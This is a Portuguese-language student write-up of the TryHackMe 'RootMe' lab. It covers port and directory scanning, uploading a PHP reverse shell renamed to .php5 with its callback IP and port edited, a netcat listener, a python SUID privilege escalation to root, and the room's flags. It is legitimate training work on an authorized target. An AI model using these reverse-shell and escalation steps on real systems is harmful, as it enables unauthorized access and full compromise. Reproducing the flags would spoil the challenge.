

Try Hack Me – RootMe

Aluno: Ricardo Schinemeier

Ciência da Computação




Figura 1

Inicialmente baixou-se o arquivo de VPN do Try Hack Me, foi necessário instalar o OpenVPN, utilizando o comando: *sudo apt install openvpn*. Após o download, para conectar a rede executou-se o comando: *openvpn us-east-1-schinemeier-regular.ovpn*, após o comando a máquina virtual conectou-se a rede Try Hack Me, como pode ser visto na imagem a seguir.

```
root@kali: /home/kali/Downloads
Sessão  Ações  Editar  Exibir  Ajuda
root@kali: /home/kali/Downloads
# sudo openvpn us-east-1-schinemeler-regular.ovpn
2025-12-10 21:47:45 DEPRECATED: --persist-key option ignored. Keys are now al
ways persisted across restarts.
2025-12-10 21:47:45 Note: --cipher is not set. OpenVPN versions before 2.5 de
faulted to BF-CBC as fallback when cipher negotiation failed in this case. If
you need this fallback please add '--data-ciphers-fallback BF-CBC' to your c
onfiguration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT
:BF-CBC
2025-12-10 21:47:45 Note: Kernel support for openvpn-dco missing, disabling data
channel offload.
2025-12-10 21:47:45 OpenVPN 2.7_rc3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-12-10 21:47:45 library versions: OpenSSL 3.5.2 5 Aug 2025, LZO 2.10
2025-12-10 21:47:45 DCO version: N/A
2025-12-10 21:47:45 TCP/UDP: Preserving recently used remote address: [AF_INE
T]13.216.15.166:1194
2025-12-10 21:47:45 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-12-10 21:47:45 UDPv4 link local: (not bound)
2025-12-10 21:47:45 UDPv4 link remote: [AF_INET]13.216.15.166:1194
2025-12-10 21:47:46 TLS: Initial packet from [AF_INET]13.216.15.166:1194, sid
=e0c0c2e6 caf08512
2025-12-10 21:47:46 WARNING: this configuration may cache passwords in memory
-- use --he auth-nocache option to prevent this
2025-12-10 21:47:46 VERIFY OK: depth=1, CN=OpenVPN-CA
2025-12-10 21:47:46 VERIFY KU OK
2025-12-10 21:47:46 Validating certificate extended key usage
2025-12-10 21:47:46 ++ Certificate has EKU (str) TLS Web Server Authenticatio
n, expects TLS Web Server Authentication
2025-12-10 21:47:46 VERIFY EKU OK
2025-12-10 21:47:46 VERIFY X509NAME OK: CN=openvpn-server
2025-12-10 21:47:46 VERIFY OK: depth=0, CN=openvpn-server
2025-12-10 21:47:46 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_
SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporar
y key: 253 bits X25519, peer signing digest/type: rsa_pss_rsae_sha256 RSASSA-
PSS, key agreement: x25519
2025-12-10 21:47:46 [openvpn-server] Peer Connection Initiated with [AF_INET]
```

Figura 2

Para visualizar as portas abertas, foi utilizado o comando *sudo nmap -sS 10.67.167.16*, sendo esse o ip da máquina gerada. Obteve-se como resposta 2 portas abertas, sendo elas: porta 22 para ssh e porta 80 para HTTP.

Na sequência, utilizando o comando *sudo nmap -sV 10.67.167.16* pode-se verificar a versão do Apache, retornando a versão *2.4.41* e o serviço executado na porta 22, sendo esse *SSH*. A seguir uma captura de tela exibe os comandos executados e seus retornos.

```

(kal@kal)~$ sudo nmap -sS 10.67.167.16
Starting Nmap 7.95 ( https://nmap.org ) 25-12-10 21:58 -03
Nmap scan report for 10.67.167.16
Host s up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds


(kal@kal)~$ sudo nmap -sV 10.67.167.16
Starting Nmap 7.95 ( https://nmap.org ) 25-12-10 22:04 -03
Nmap scan report for 10.67.167.16
Host s up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds

```

Figura 3

Para encontrar os diretórios no servidor web utilizou-se a ferramenta *gobuster*, seguindo o comando `sudo gobuster dir -u 10.65.185.105 -w common.txt`, sendo esses o endereço IP da máquina alvo e a wordlist utilizada. Na sequência, a captura de tela exibe a execução da tarefa.



```
kali@kali: /usr/share/wordlists/kali-wordlists-master/dirb
Sessão  Ações  Editar  Exibir  Ajuda

(kali@ kali) [/usr/share/wordlists/kali-wordlists-master/dirb]
$ sudo gobuster dir -u 10.65.185.105 -w common.txt
[sudo] senha para kali:

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.65.185.105
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Timeout:      10s
=====
Start 1g gobuster in directory enumeration mode
=====
/.hta      (Status: 403) [Size: 278]
/.http sswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/css       (Status: 301) [Size: 312] [--> http://10.65.185.105/css/]
/index.php (Status: 200) [Size: 616]
/js        (Status: 301) [Size: 311] [--> http://10.65.185.105/js/]
/panel     (Status: 301) [Size: 314] [--> http://10.65.185.105/panel/]
/server-status (Status: 403) [Size: 278]
/uploads   (Status: 301) [Size: 316] [--> http://10.65.185.105/uploads]
/]
Progress: 4624 / 4624 (100.00%)
=====
Finished
=====

(kali@ kali) [/usr/share/wordlists/kali-wordlists-master/dirb]
$
```

Figura 4

Como diretório escondido foi encontrado `/panel/`.


Para subir um shell reverso e encontrar a flag, foram seguidas uma sequência de passos e comandos:

- `git clone https://github.com/pentestmonkey/php-reverse-shell`
- `cd php-reverse-shell`
- alterada a extensão `php` para `php5`
- `sudo apt install ncat`
- `nc -lvnp 80`
- `python -c 'import pty; pty.spawn("/Bin/bash")'`
- `find / -type f -name user.txt 2> /dev/null`

- `cat /var/www/user.txt`

Após os comandos, obteve-se a flag “THM{y0u_g0t_a_sh3ll}”

A seguir, as capturas de tela exibem os passos seguidos e as alterações de ip e porta do código do arquivo php5 para que pudesse ser “ouvido” pelo *ncat*.



The screenshot shows a text editor window titled “~/php-reverse-shell/php-reverse-shell.php5 - Mousepad”. The window has a menu bar with “Arquivo”, “Editar”, “Pesquisar”, “Visualizar”, “Documento”, and “Ajuda”. Below the menu is a toolbar with icons for file operations and editing. The main text area contains PHP code for a reverse shell script. The code includes comments and configuration variables for IP, port, chunk size, write and error buffers, shell command, daemon mode, and debug mode. The code is as follows:

```
posix). These are rarely available.
42 //
43 // Usage
44 // _____
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.182.134'; // CHANGE THIS
50 $port = 80; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our own process and avoid zombies. Worth a try...
```

Figura 5




Figura 6




Figura 7




Figura 8

Para realizar a busca por arquivos com permissões SUID, utilizou-se *find / -type f -user root -perm -4000 2>/dev/null* retornando */usr/bin/python*.




Figura 9

Para escalar os privilégios, utilizou-se *python -c 'import os; os.execl("/bin/sh", "sh", "-p")'*




Figura 10

Para verificar o acesso, *whoami* retornou como root, confirmando que o acesso foi bem sucedido.

Em seguida *cd root* acessa o diretório root e o comando *ls* exibe seu conteúdo, sendo um de seus arquivos, “root.txt”. Na sequência, *cat root.txt* revela a flag “THM{pr1v1l3g3_3sc4l4t10n}”.




Figura 11




Figura 12